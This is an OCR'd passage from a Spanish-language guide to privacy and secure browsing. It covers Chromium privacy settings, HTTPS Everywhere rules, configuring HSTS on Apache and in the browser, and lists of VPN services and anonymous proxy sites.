



*Imagen 01.05: Políticas de aceptación y bloqueo de cookies en Opera.*

## Chromium

Chromium es un navegador web de código abierto del cual se ha basado en el navegador Google Chrome, uno de los más populares y utilizados actualmente. Se trata de un navegador que se caracteriza por la potencia, simplicidad y rapidez que ha heredado del uso de patrones de diseño avanzados y varios frameworks opensource que han facilitado su desarrollo. Tiene algunas diferencias con respecto a Google Chrome que son muy valoradas de cara a la privacidad, entre las cuales se incluye un licenciamiento abierto, la eliminación de la marca de "*Google*" y la eliminación de los parámetros RLZ que permiten el seguimiento del uso del navegador por parte de Google, algo que viene apoyado por los términos del acuerdo cuando se instala Google Chrome.

Los parámetros RLZ contienen información codificada que se envía desde el navegador Google Chrome a los servidores de Google e incluyen información muy variada, desde los errores que se han producido en el navegador web hasta la dirección IP desde donde se ha descargado el software. No obstante, también se debe aclarar que dichos parámetros solamente se adjuntan a una petición HTTP cuando se realiza una búsqueda contra Google y son utilizados para identificar a los usuarios que utilizan Chrome. Por estos motivos, se recomienda el uso de Chromium en lugar del navegador Google Chrome, además las opciones de configuración y la experiencia de usuario en ambos

navegadores son prácticamente iguales. Para ingresar en el panel de configuración de Chromium, basta con dirigirse al menú "Edición → Preferencias" o ingresar en la barra de navegación: "*chrome://settings/*"





*Imagen 01.06: Configuración de la privacidad en Chromium.*

Del mismo modo que ocurre con Firefox y Opera, es posible gestionar varios detalles de privacidad que y administrar cookies, sin embargo la interfaz y la forma de gestionar dichos detalles cambia un poco con respecto a los navegadores anteriores, ya que todas estas opciones se manejan desde "configuración del contenido" en donde se podrá ver una pequeña ventana emergente con varias configuraciones para la gestión de cookies, Javascript, complementos instalados en el navegador, etcétera. En dicha ventana también se encuentran algunas opciones que no solamente afectan al contenido, sino que además tienen una relación directa con la privacidad del usuario, como por ejemplo la posibilidad de bloquear peticiones de sitios web que requieran conocer la ubicación física del usuario o acceder a su cámara y micrófono.

Configuración de contenido

Ubicación

Permitir que todos los sitios realicen un seguimiento de tu ubicación física

Preguntar cuando un sitio intente realizar un seguimiento de tu ubicación física (recomendado)

No permitir que ningún sitio pueda hacer un seguimiento de tu ubicación física

Administrar excepciones...

Notificaciones

Permitir que todos los sitios muestren notificaciones de escritorio

Preguntar cuando un sitio quiera mostrar notificaciones de escritorio (recomendado)

No permitir que ningún sitio muestre notificaciones de escritorio

Administrar excepciones...

Pantalla completa

Administrar excepciones...

Cursor del ratón

Permitir que todos los sitios inhabiliten el cursor del ratón

Preguntar cuando un sitio intente inhabilitar el cursor del ratón (recomendado)

No permitir que ningún sitio inhabilite el cursor del ratón

*Imagen 01.07: Configuración del contenido en Chromium.*

## 1.1.2.3 Navegación segura

Como seguramente el lector ya sabrá, el protocolo utilizado por todas las aplicaciones web para la transferencia de datos entre cliente y servidor es el protocolo HTTP (*HyperText Transfer Protocol*). Se trata de un protocolo antiguo que ha permitido la vertiginosa evolución de Internet tal y como se conoce hoy en día, no obstante, la seguridad y la confidencialidad de la información no se encontraban dentro de los objetivos de su diseño inicial. En la medida que su uso se fue extendiendo, los problemas eran cada vez más evidentes, ya que el canal de comunicación entre el cliente y el servidor no cuenta con ninguna capa de protección adicional que impida que cualquier otro usuario en la red pueda intervenir de forma pasiva o activa en la comunicación. Dadas las implicaciones que esto supone, especialmente en servicios en los que la confidencialidad de la información es prioritaria, se ha creado una solución que implementa una capa de cifrado adicional en el canal de comunicación entre cliente y servidor conocida como HTTPS (*HyperText Transfer Protocol Secure*). HTTPS utiliza un mecanismo de cifrado con SSL/TLS para cifrar el canal de comunicación entre el usuario y el servidor, garantizando de esta forma la confidencialidad de la información. HTTPS no es un sustituto de HTTP, se trata de una capa adicional sobre el protocolo HTTP que impide que cualquier otro usuario que intente intervenir en la comunicación pueda ver los datos intercambiados entre cliente y servidor en texto plano.

Por otro lado, aunque hoy en día resulta bastante común, no todas las aplicaciones y servidores web proveen soporte al protocolo HTTPS, en la mayoría de los casos debido a que no se ha realizado la configuración necesaria en el servidor y porque la información intercambiada es pública y no

requiere un nivel adicional de cifrado sobre los datos. Evidentemente, para navegar de forma segura y confidencial, una buena recomendación consiste en utilizar el protocolo HTTS siempre que sea posible y que el servidor soporte las conexiones con dicho protocolo. En este sentido, una extensión muy útil que fuerza al navegador web a utilizar HTTPS para todas las peticiones a sitios web es "*HTTPS Everywhere*".

## 1.1.2.4 HTTPS Everywhere

HTTPS Everywhere es una extensión que ha sido desarrollada por el equipo de Tor Project y la EFF (*Electronic Frontier Foundation*) y cuyo principal objetivo consiste en capturar las peticiones que se realizan con el protocolo HTTP contra un listado de sitios previamente definido y sobrescribir dichas peticiones para que utilicen HTTPS. Esta extensión se puede descargar desde el sitio web oficial de la EFF en la siguiente ruta: https://www.eff.org/es/https-everywhere y se encuentra disponible en los tres navegadores más utilizados actualmente: Firefox, Chromium y Opera. Por otro lado, HTTPS Everywhere puede interactuar con el "Observatorio SSL" de la EFF, el cual se encarga de recolectar copias de los certificados SSL para analizarlos, detectar posibles ataques de MITM y notificar a los usuarios. Su uso es opcional, pero bastante recomendado, ya que no afecta a la privacidad de los usuarios y vela por la seguridad de sus conexiones utilizando SSL. Dicha característica se puede habilitar después de instalar la extensión de HTTPS Everywhere en el navegador, el cual enseñará una ventana explicando cómo funciona el observatorio SSL y los beneficios que aporta su uso.





*Imagen 01.08: Habilitando el SSL Observatory en la extensión HTTPS Everywhere.*

Además de forzar que las peticiones de los clientes se realicen utilizando HTTPS, también incluye soluciones a problemas de bastante comunes cuando se navega por sitios web con HTTPS, como por ejemplo, enlaces a recursos con HTTP cuando se está navegado por HTTPS. La extensión se encarga de aplicar una serie de reglas de sobreescritura que permiten detectar problemas sobre el canal de comunicación e intentar mitigarlos cambiando todas las peticiones con HTTP por HTTPS. Dichas reglas de sobreescritura son las que permiten definir los sitios que deben ser tratados siempre con el máximo rigor posible utilizando HTTPS. Por ejemplo, suponiendo que se ha definido una regla en la extensión "*HTTPS Everywhere*" con el sitio "www.abcde.com", cualquier petición HTTP realizada contra dicho dominio será transformada a "https://www.abcde.com".

A continuación, se explica el procedimiento mediante el cual un usuario que utilice la extensión HTTPS Everywhere puede crear sus propias reglas de redirección.

En primer lugar, se debe verificar que el sitio al que se desea navegar de forma segura, se encuentra incluido en el listado de sitios de HTTPS Everywhere. Dicho listado se puede consultar en: "Herramientas → Complementos → Extensiones → HTTPS-Everywhere → Preferencias" en dicha opción aparecerán los sitios que se encuentran activados y que serán tratados por HTTPS Everywhere.

Preferencias de HTTPS Everywhere

HTTPS Everywhere | SSL Observatory

¿Qué reglas de redirección HTTPS deberían aplicarse?

Buscar:

| Activado | Sitio | Notas |
|---|---|---|
| ✔ | 00f.net | |
| ✔ | 01.org | |
| ✖ | Onl1ne.at (partial) | mismatched |
| ✔ | 0x539 dev group (partial) | |
| ✔ | 0x539.se | |
| ✔ | 0xbadc0de.be | |
| ✔ | 1 Deg.org | |
| ✔ | 1&1 Internet | |
| ✖ | 10 Minute Mail.com (false ... | Only for mixedcontent |
| ✔ | 100-gute-gruende.de | |
| ✔ | 100R.org | |
| ✖ | 101domain.com (false MCB) | Only for mixedcontent |
| ✔ | 101domain.com (partial) | |
| ✖ | 108-Heroes | mismatched |
| ✔ | 10gen | |
| ✖ | 112 Cafe.com | mismatched, self-signed |
| ✔ | 1177.se | |
| ✖ | 118 Information (partial) | mismatch |

Puede aprender a escribir sus propias reglas (para añadir soporte para otros sitios web) aquí .

Restablecer configuraciones predeterminadas | Desactivar todo | Aceptar

*Imagen 01.09: Reglas de redirección HTTPS en la extensión HTTPS Everywhere.*

El listado anterior incluye una serie de sitios web en Internet que suelen ser bastante visitados y a los que conviene visitar utilizando únicamente HTTP. En el caso de que el usuario quiera incluir algún sitio en la lista, es necesario crear un fichero XML en el que se debe definir un patrón basado

en expresiones regulares para aplicarlo junto con la regla. Por ejemplo, en el hipotético caso del sitio web "*abcde.com*" se puede crear el fichero abcde.xml con el siguiente contenido.

```
<ruleset name="abcde">
        <target host="abcde.com" />
        <target host="www.abcde.com" />
        <rule from="^http:"
                to="https:" />
</ruleset>
```

Este fichero debe estar incluido en el directorio de HTTPS Everywhere, el cual en un navegador web Firefox se encuentra ubicado en:
<HOME_USER>/.mozilla/firefox/<PROFILE>/HTTPSEverywhereUserRules/.

Una vez hecho esto, se debe reiniciar el navegador web y finalmente verificar que en el listado de sitios habilitados de la extensión se encuentra incluido este sitio.

*Imagen 01.10: Regla de redirección incluida en HTTPS Everywhere.*

## 1.1.2.5 Políticas HSTS (Http Strict Transport Security)

HSTS es un mecanismo que obliga que los clientes y servidores establezcan su comunicación y posterior intercambio de datos utilizando un canal HTTPS seguro. Esto quiere decir que si existe cualquier tipo de problema a la hora de establecer el canal de comunicación, como por ejemplo que el servidor presente un certificado firmado por una entidad no fiable, la conexión será interrumpida

automáticamente antes de que se proceda al intercambio de datos. Este nivel de seguridad adicional es bastante recomendable en sitios en Internet que realizan operaciones delicadas tales como comercios electrónicos o banca en línea.

Uno de sus principales objetivos es mitigar los ataques de MITM sobre SSL obligando a los clientes a utilizar únicamente conexiones cifradas con TLS/SSL y se encuentra soportado por los principales servidores web modernos, tales como Apache o NGINX. Por otro lado, navegadores a la altura de Firefox, Opera o Chromium soportan las cabeceras HTTP necesarias para obligar el uso de HSTS en el lado del cliente. Si un servidor web se encuentra correctamente configurado para soportar HSTS, todas las respuestas emitidas a los clientes contendrán la cabecera HTTP "*Strict-Transport-Security*", lo cual le indica al cliente que las peticiones que se realicen contra el servidor web deben utilizar un certificado valido y todas las conexiones se deben realizar utilizando el protocolo HTTPS únicamente. El comportamiento de los clientes que soportan la política HSTS es bastante simple y muy efectivo ante ataques MITM ya que en primer lugar, se encargan de cambiar el esquema "*http://" por "https://*" de todos los enlaces que hacen referencia al servidor web con HSTS y en segundo lugar, es necesario que el certificado utilizado para la conexión venga firmado por una entidad de confianza para el cliente (autoridad de certificación).

A continuación se explica cómo habilitar el mecanismo HSTS en un servidor web Apache y cómo configurar el navegador web para ajustar el uso de HSTS según las necesidades del usuario.

**HSTS en servidores web Apache**

Habilitar HSTS en un servidor web Apache es algo que inicialmente puede parecer trivial, ya que solamente es necesario cargar el módulo "*headers*" y utilizar la directiva "*Header*" con el valor HSTS correspondiente, sin embargo, algo que hay que tener presente es que los navegadores web ignoran la cabecera "*Strict-Transport-Security*" si no hace parte de una conexión HTTPS, esto significa que si un cliente realiza una petición HTTP a un servidor y la respuesta de dicho servidor contiene la cabecera "*Strict-Transport-Security*", dicha cabecera no tendrá ningún valor para el cliente y será ignorada, ya que los navegadores deben recibir la cabecera "*Strict-Transport-Security*" en una conexión HTTPS para que la apliquen sobre el dominio en cuestión.

Dicho esto, queda claro que habilitar HSTS es solamente una pequeña parte de una configuración segura, ya que será necesario habilitar el módulo de SSL/TLS en un VirtualHost del servidor web. Las directivas de configuración mínimas que deberían incluirse en un VirtualHost con SSL/TLS y HSTS habilitado se enseñan a continuación:

```
<VirtualHost *:443>
Header always set Strict-Transport-Security "max-age=63072000; includeSubDomains"
DocumentRoot "/opt/httpd-2.4.10/htdocs/hstsTesting"
SSLEngine on
<Directory /opt/httpd-2.4.10/htdocs/hstsTesting>
        Options Indexes FollowSymLinks
        SSLRequireSSL
</Directory>
SSLCertificateFile /opt/httpd-2.4.10/webserver.crt
SSLCertificateKeyFile /opt/httpd-2.4.10/webserver.key
```

```
<IfModule mime_module>
        AddType application/x-x509-ca-cert .crt
        AddType application/x-pkcs7-crl .crl
</IfModule>
</VirtualHost>
```

Evidentemente las directivas anteriores se deben incluir en el fichero de configuración de Apache y como se puede apreciar, únicamente definen una configuración básica de SSL en el servidor web y la activación de HSTS en las respuestas emitidas con la directiva "*Header always set Strict-Transport-Security*".

Si el cliente ingresa al sitio web utilizando HTTP o si existe cualquier problema con la conexión utilizando HTTPS, el intercambio de datos se interrumpe inmediatamente y el navegador web enseñará un mensaje como el que se muestra en la siguiente imagen.





*Imagen 01.11: Conexión HTTPS interrumpida por política HSTS en el navegador web.*

En este caso concreto, los certificados utilizados por el servidor web no han sido emitidos por una entidad de confianza para el cliente y dado que el navegador web se encuentra configurado con HSTS para el sitio web en cuestión, la comunicación entre el cliente y el supuesto servidor no puede continuar llevándose a cabo. Esto evita que se realicen ataques de "*SSL Stripping*" con herramientas tan conocidas como SSLStrip y además, dado que el navegador interrumpe la conexión antes de que se produzca el "*handshake*" correspondiente a la conexión SSL, no existe riesgo alguno para la información confidencial del cliente.

Por otro lado, desde el cliente también es posible habilitar este *"opt-in"* de seguridad para determinados dominios, de tal forma que aunque el servidor no incluya explícitamente la cabecera estándar HSTS, el navegador por si solo bloqueará cualquier intento de conexión no segura, evitando problemas con el canal de comunicación. Un buen ejemplo de configuración de HSTS en el lado del cliente se encuentra en el navegador Chromium, el cual permite gestionar dóminos personalizados que deben seguir la norma HSTS. Para entrar a esta interfaz de administración del navegador, es necesario ingresar a la siguiente ruta: chrome://net-internals/#hsts

Una vez allí, Chromium enseñará la interfaz que se puede ver en la siguiente imagen para la gestión de dominios con HSTS.





*Imagen 01.12: Configuración HSTS en Chromium.*

Si la configuración anterior no se ha aplicado para un dominio concreto y aunque dicho dominio tenga HSTS habilitado, si las peticiones iniciales se realizan utilizando HTTP, aun cabe la posibilidad de realizar un ataque de *"hijacking"* o suplantación. Por ejemplo, una configuración bastante común consiste en redireccionar todo el tráfico por HTTP a HTTPS, es decir, en el caso que el usuario solicite el sitio web *"http://example.com"*, automáticamente se realizará la redirección a *"https://example.com"* y dado que la petición inicial ha sido utilizando HTTP, aun existe la posibilidad de

llevar a cabo un ataque. Por este motivo, navegadores como Chromium y posteriormente otros como Firefox y Opera implementan un mecanismo conocido como "*HSTS Preload List*" o lista de dominios HSTS precargada. Dicho mecanismo, como su nombre lo indica, carga una lista de dominios que deben cumplir con la normativa HSTS en el momento en el que el navegador arranca, de esta forma si el usuario solicita el recurso "*http://example.com*" la comunicación automáticamente será interrumpida, obligando al usuario a ingresar en la versión segura con HTTPS. Para tener los valores adecuados en dicha lista, se utiliza un algoritmo de rastreo en busca de la cabecera HSTS en múltiples sitios en Internet, además, cualquiera puede enviar una solicitud para que su sitio web sea incluido en dicha lista, la cual es compartida entre los navegadores web Chromium, Safari y Firefox. Para realizar dicha solicitud, basta con ingresar el dominio en cuestión en el siguiente sitio web: https://hstspreload.appspot.com/

### 1.1.2.6 Servicios VPN

VPN (*Virtual Private Network*) es una tecnología que permite crear conexiones privadas entre dos puntos utilizando una red pública como Internet. En ocasiones este tipo de redes funcionan como si de una red local se tratase, ya que solamente los integrantes de dicha red se pueden comunicar entre ellos aunque se encuentren en Internet. En la terminología de las redes VPN, las conexiones entre dos puntos se les suelen llamar "túneles", ya que la conexión entre dos entidades no pasa por los canales de comunicación convencionales y toda la comunicación se encuentra recubierta por una capa de cifrado que impide que un tercero pueda ver o intervenir en la conexión.

Tanto las soluciones VPN gratuitas como las de pago, se han convertido en un recurso bastante popular al problema de la privacidad y las rutinas de rastreo que implementan miles de sitios en Internet. Funcionalmente es una solución simple y eficiente, ya que un servicio de VPN se encarga de cifrar todos los datos intercambiados entre origen y destino, así como enrutar todas las peticiones del cliente por una dirección IP distinta a la suya. El beneficio de este tipo de servicios es evidente, ya que al ocultar la dirección IP del usuario, la eficacia de los sistemas de rastreo implementados por una empresa u organismo en Internet se verá bastante disminuida. Otra de las ventajas de utilizar un servicio VPN es que permite acceder a sitios en Internet que se encuentran bloqueados o censurados en el país desde donde se realiza la solicitud, dado que el servicio VPN se encarga enrutar la petición al sitio web en cuestión utilizando una dirección IP perteneciente a un país distinto.

Como se puede apreciar, existen varios beneficios para la privacidad a la hora de utilizar un servicio VPN y no solamente es útil para navegar de forma segura y privada por Internet, sino que también representa una buena medida para la comunicación directa con otros usuarios por medio del correo electrónico o chats. A continuación se listan algunos de los servicios VPN gratuitos y de pago más populares a la fecha de redactar este documento.

**FrootVPN**

Probablemente es uno de los mejores servicios VPN gratuitos que existen actualmente, ya que clama ser una solución completamente gratuita que provee altos niveles de privacidad por medio del cifrado de la información desde cualquier dispositivo directamente a la web. Además, no almacena logs

sobre las conexiones realizadas al interior de la VPN, respetando la privacidad de sus usuarios. Por otro lado, se trata de una solución que se puede utilizar en todos en dispositivos iOS y Android, así como en sistemas operativos tales como Linux, Mac y Windows. El registro es gratuito y solamente tomará unos pocos segundos, así que se recomienda su uso.
https://www.frootvpn.com

**TunnelBear**
Se trata de una VPN que puede ser utilizada libremente aunque con ciertas restricciones. El plan gratuito de este servicio permite el intercambio de información en túneles cifrados por medio de la VPN de hasta 500MB al mes y es posible llegar a 1GB al mes colaborando en la promoción de TunnelBean en Twitter. Una de las ventajas de esta VPN, es que cuenta con varias aplicaciones para dispositivos con Android, iOS, ordenadores personales y Mac.
https://www.tunnelbear.com/

**HideMan:**
Otra solución VPN que cuenta con un plan gratuito con una restricción de 4 horas de acceso a la semana, sin embargo, a diferencia de otros servicios VPN de pago, los planes no son costosos. Esta solución también soporta dispositivos Android, iOS y sistemas operativos Windows, Linux y Mac tanto en el plan gratuito como en los planes de pago.

En el caso de utilizar este servicio en alguno de los planes de pago, no se registra la actividad del usuario ni se guardan los logs de acceso, sin embargo, en el plan gratuito, se reservan el derecho de almacenar los logs de acceso durante 14 días en un servidor dedicado. Dicha información es analizada y utilizada sólo en caso de que durante ese tiempo existan reclamaciones relacionadas con fraudes, carding, spam o distribución de pornografía infantil, una vez pasados los 14 días, los logs son eliminados.
https://www.hideman.net

**HideMyAss**
Se trata de un servicio VPN que adicionalmente permite la navegación privada y segura en Internet por medio de un proxy anónimo que soporta conexiones seguras con HTTPS. Cuenta con varias características muy interesantes, como la posibilidad de establecer la ubicación desde la que supuestamente se realizan las peticiones a un sitio web, enmascarando de esta forma los detalles básicos sobre la ubicación real del usuario.
https://www.hidemyass.com

**ZenMate Security and Privacy VPN**
En este caso, ZenMate es una solución VPN que cuenta con un plugin para navegadores tales como Chrome, Firefox, Safari y Opera. Permite enrutar todas las peticiones a sitios web por medio de su VPN y además, se encarga de cifrar la comunicación entre el emisor y receptor. La extensión de ZenMate no solamente permite el cifrado de la información, sino que también permite seleccionar el supuesto origen de las peticiones, de esta forma se consigue evadir restricciones relacionadas con la ubicación geográfica del usuario. La lista que enseña la extensión de ZenMate se encuentra

ordenada ascendentemente por aquellos servidores que están más cerca de la ubicación del usuario, de tal forma que se pueda utilizar cualquiera de ellos sin afectar demasiado la velocidad y la latencia de las peticiones del cliente y las respuestas del servidor objetivo.
https://zenmate.com/

## 1.1.2.7 Servidores proxy anónimos

Un servidor proxy es una solución que entra en la categoría de "*middleware*", el cual funciona como una pasarela entre el cliente y un destino en Internet, enrutando las peticiones y las respuestas de forma transparente para ambos. Un proxy puede ocultar la dirección IP del cliente, ya que el destino solamente verá la dirección IP del proxy y gracias a este concepto tan simple, se han construido soluciones muy robustas y potentes como Tor, una red anónima muy conocida que permite la navegación anónima en Internet.

En la actualidad existen muchos servicios que supuestamente brindan anonimato y permiten evadir múltiples restricciones a la hora de navegar por sitios en Internet y aunque son soluciones muy utilizadas, es importante tener en cuenta que muchos de estos servicios implementan rutinas que no favorecen la privacidad de sus usuarios y en algunos casos pueden ser maliciosas. Un servidor proxy recibe y procesa información desde una posición bastante ventajosa, ya que tiene la posibilidad de capturar y manipular los datos de la peticiones y respuestas correspondientes a la comunicación entre un cliente y un sitio web.

La situación es aún más grave cuando se transmite información sensible entre el cliente y el destino, ya que si el servidor proxy aplica rutinas de captura y análisis de paquetes, podrá obtener y almacenar dicha información. Aun así, un proxy anónimo puede ser útil para evadir ciertos filtros y acceder a contenidos a los que no se podría acceder utilizando una conexión directa. Si el objetivo es utilizar un proxy anónimo únicamente para acceder a contenidos que no requieran el envío de información sensible, pueden representar una solución rápida al problema de la censura o a las restriccionesimpuestas en un segmento de red.

En internet existen varios listados de servidores proxy anónimos los cuales permiten ocultar la dirección IP real del cliente y navegar por sitios en Internet utilizando un proxy como pasarela. Algunos de estos servicios se listan a continuación, sin embargo es algo bastante fácil de encontrar utilizando buscadores de uso frecuente.

- Zend2 Proxy: https://zend2.com/
- DontfilterUs: http://dontfilter.us/
- Kproxy: http://www.kproxy.com/
